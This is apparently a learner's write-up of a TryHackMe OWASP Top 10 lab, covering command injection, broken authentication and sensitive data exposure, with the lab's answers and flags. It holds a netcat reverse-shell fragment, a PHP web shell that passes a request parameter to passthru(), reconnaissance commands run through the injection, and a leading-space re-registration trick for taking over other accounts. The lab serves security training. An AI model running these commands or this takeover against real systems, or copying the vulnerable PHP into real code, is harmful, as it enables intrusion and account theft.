
Eric Mwenda

OWASP TOP 10

https://tryhackme.com/p/Ericm



The OWASP (Open Web Application Security Project) Top 10 is a regularly updated list of the ten most critical web application security risks. The list is intended to raise awareness about common security issues and help organizations prioritize their efforts in securing web applications.
In this room, this are the areas that we will take a look in:-

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entity
- Broken Access Control
- Security Misconfiguration
- Cross-site Scripting
- Insecure Deserialization
- Components with Known Vulnerabilities
- Insufficent Logging & Monitoring

Injections

Injection flaws are very common in applications today. Injection attacks depend on what technologies are being used and how exactly the input is interpreted by these technologies.
There are two common examples of injection, this are:-

1. SQL Injection - This occurs when user controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries.

2. Command Injection - This occurs when user input is passed to system commands. As a result, an attacker is able to execute arbitrary system commands on application servers.

Injections is very critical area because in an example whereby an attacker is able to successfully pass input that is interpreted correctly, they would be able to do the following:

- Access, Modify and Delete information in a database when this input is passed into database queries. This would mean that an attacker can steal sensitive information such as personal details and credentials.
- Execute Arbitrary system commands on a server that would allow an attacker to gain access to users' systems. This would enable them to steal sensitive data and carry out more attacks against infrastructure linked to the server on which the command is executed.

The main defense for preventing injection attacks is ensuring that user controlled input is not interpreted as queries or commands.

- **Using an allow list** - when input is sent to the server, this input is compared to a list of safe input or characters. If the input is marked as safe, then it is processed. Otherwise, it is rejected and the application throws an error.


- **Stripping input** - If the input contains dangerous characters, these characters are removed before they are processed.

Command Injection


Command Injection occurs when server-side code (like PHP) in a web application makes a system call on the hosting machine.
It is a web vulnerability that allows an attacker to take advantage of that made system call to execute operating system commands on the server
With this type of an attack, the perpetrator can spawn a reverse shell to become the user that the web server is running as.
A simple reverse command example is:- **;nc -e /bin/bash**

Command Injection Practical

First step after joining this room was to start a machine.



Next step is to ensure my vpn is running.



We have two types of command injections
- Blind Command Injections.
- Active Command Injection.

Blind command injection occurs when the system command made to the server does not return the response to the user in the HTML document. Active command injection will return the response to the user. It can be made visible through several HTML elements.

EvilShell (evilshell.php) Code Example

```php
<?php

    if (isset($_GET["commandString"])) {
        $command_string = $_GET["commandString"];

        try {
            passthru($command_string);
        } catch (Error $error) {
            echo "<p class=mt-3><b>$error</b></p>";
        }
    }

?>
```

Above was an example that we took a look into


This is what this PHP code is doing:-

1. Checking if the parameter "commandString" is set
2. If it is, then the variable $command_string gets what was passed into the input field
3. The program then goes into a try block to execute the function passthru($command_string). You can read the docs on passthru() on PHP's website, but in general, it is executing what gets entered into the input then passing the output directly back to the browser.
4. If the try does not succeed, output the error to page. Generally this won't output anything because you can't output stderr but PHP doesn't let you have a try without a catch.

We know that an Active Command Injection is present when we can see the response from the system call.

Answer the questions below

What strange text file is in the website root directory? **ANS: drpepper.txt**




Using the command "**ls**" I was able to get the txt file available.

How many non-root/non-service/non-daemon users are there? **ANS: Zero**

Command used:- cat *etc/passwd*

What user is this app running as? ANS: **www-data**


Command used:- **whoami**



What is the user's shell set as? ANS:


What version of Ubuntu is running? **ANS: 18.04.4**

Command used:- **lsb_release -a**



Print out the MOTD. What favorite beverage is shown? **ANS: DR PEPPER**

Command used:- **cat /etc/update-motd.d/00-header**



Broken Authentication

Authentication and session management constitute core components of modern web applications. Authentication allows users to gain access to web applications by verifying their identities. Most common authentication is using a username and a password.

Some common flaws in authentication mechanisms include:

- Brute force attacks - If a web application uses usernames and passwords, an attacker is able to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.
- Use of weak credentials - web applications should set strong password policies. If applications allow users to set passwords such as ‘password1’ or common passwords, then an attacker is able to easily guess them and access user accounts. They can do this without brute forcing and without multiple attempts.
- Weak Session Cookies - Session cookies are how the server keeps track of users. If session cookies contain predictable values, an attacker can set their own session cookies and access users’ accounts.

mitigation for broken authentication mechanisms depending on the exact flaw include:-


1. Ensure the application enforces a strong policy.
2. To avoid brute force attack ensure that the application automatically locksout after a certain number of attempts.
3. Implement multi factor Authentication.

Broken Authentication Practical.

Example, say there is an existing user with the name admin and now we want to get access to their account so what we can do is try to re-register that username but with slight modification. We are going to enter " admin"(notice the space in the starting). Now when you enter that in the username field and enter other required information like email id or password and submit that data. It will actually register a new user but that user will have the same right as normal admin. That new user will also be able to see all the content presented under the user admin.


Task

To see this in action go to **http://10.10.93.235:8888** and try to register a user name **darren,** you'll see that user already exists so then try to register a user **" darren"** and you'll see that you are now logged in and will be able to see the content present only in Darren's account which in our case is the flag that you need to retrieve.




Target IP address is up!


First is to register as user darren




Username already exists




Trying for the second time to register user darren with a space in the starting.




Results:



Login in as user **“ darren”** password: darren123



Results:



We are in the application and we have a flag as well.


Flag: fe86079416a21a3c99937fea8874b667

Answer the questions below


What is the flag that you found in darren's account?
Ans: fe86079416a21a3c99937fea8874b667

Now try to do the same trick and see if you can login as arthur. **Done**
What is the flag that you found in arthur's account?
Flag: d9ac0f7db4fda460ac3edeb75d75e16e


First was to log out as user darren then register user **“ arthur”** a new then try to login with the newely created credentials.



Once the user was created, next was to sign in as the new registered user.



On signing in, I got a confirmation am logged in as user **arthur** and got a flag as well.



Sensitive Data Exposure.

This involves technicians or developers leaving sensitive data open to other users view. Sensitive Data Exposure is often data directly linked to customers (e.g. names, dates-of-birth, financial information, etc), but could also be more technical information, such as usernames and passwords. At more complex levels this often involves techniques such as a "Man in The Middle Attack", whereby the attacker would force user connections through a device which they control, then take advantage of weak encryption on any transmitted data to gain access to the intercepted information

Sensitive Data Exposure Supporting Material 1

In this section we looked at the most common wat used to access information from the database used.
Database engines usually follow the Structured Query Language (SQL) syntax; however, alternative formats such as NoSQL that is in a rising state.
Types of databases set up on dedicated servers, running a database service include **MariaDB and MySQL.**
This being so, we also have flat-file databases.

Flat-file databases are stored as a single file on the computer. This is much easier than setting up a full database server, and so could potentially be seen in smaller web applications.

A challenge arises with this kind of database if the database is stored underneath the root directory of the website (i.e. one of the files that a user connecting to the website is able to access)? Well, we can download it and query it on our own machine, with full access to everything in the database.
